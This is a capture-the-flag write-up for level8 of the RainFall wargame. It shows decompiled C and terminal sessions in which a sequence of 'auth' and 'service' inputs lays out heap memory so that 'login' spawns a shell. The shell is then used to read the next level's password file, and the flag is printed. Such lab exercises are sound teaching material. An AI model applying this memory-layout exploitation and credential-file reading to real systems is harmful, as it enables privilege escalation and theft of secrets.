

./level8



```
RELRO           STACK CANARY    NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level8/level8

level8@RainFall:~$
```

Decompiled file with ***Ghidra***:




```c
int *_auth;
int *_service;

int main(void)
{
    char *input;

    do
    {
        printf("%p, %p \n", _auth, _service);
        input = fgets(input, 128, stdin);

        if (!input)
            return 0;

        if (strncmp(input, "auth ", 5) == 0)
        {
            _auth = malloc(4);
            if (strlen(input) < 31)
                strcpy(_auth, input);
        }

        if (strcmp(input, "reset") == 0)
            free(_auth);

        if (strcmp(input, "service") == 0)
            _service = strdup(input);

        if (strcmp(input, "login") == 0)
        {
            if (_auth[8] == 0)
                fwrite("Password:\n", 1, 10, stdout);
            else
                system("/bin/sh");
        }
    }
    while (true);
}
```

./level8^2


This one was pretty hard, we spent a lot of time looking at the de-compiled file, and this is what we found after relentless efforts.

We have a **program** that operates within an endless **loop**, utilizing the **fgets()** function to capture user **input**. Subsequently, this **input** undergoes processing and passes through a series of conditional **if** statements. Additionally, we have two pointers whose initial state is set to **null**, and their values are displayed on the screen.




```
level8@RainFall:~$ ./level8
(nil), (nil)                    <<<  (auth), (service)
```

After some experimentation, we observed that employing the **auth** or **service** command results in memory allocation and subsequently shifts the **address** of the pointer by 16 bytes.




```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
auth
0x804a018, (nil)
```



```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
service
0x804a008, 0x804a018
```

Since the **input** is restricted to a length of 30 characters, we cannot overflow the 32 bytes we require. To achieve our objective, we will leverage the existing program functions. Our discovery revealed that we must initially allocate our **auth** variable within the program and then employ the **service** command to allocate memory following our address. By repeating this process twice, we can write 32 bytes into the memory, resulting in **auth[8]** being the first character of our "service" string.



```
level8@RainFall:~$ ./level8
(nil), (nil)
auth
0x804a008, (nil)
service
0x804a008, 0x804a018
service
0x804a008, 0x804a028
login
$ cd ../level9 && cat .pass
c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a
$ su level9
Password: c542e581c5ba5162a85f767996e3247ed619ef6c6f7b76a59435545dc6259f8a

level9@RainFall:~$
```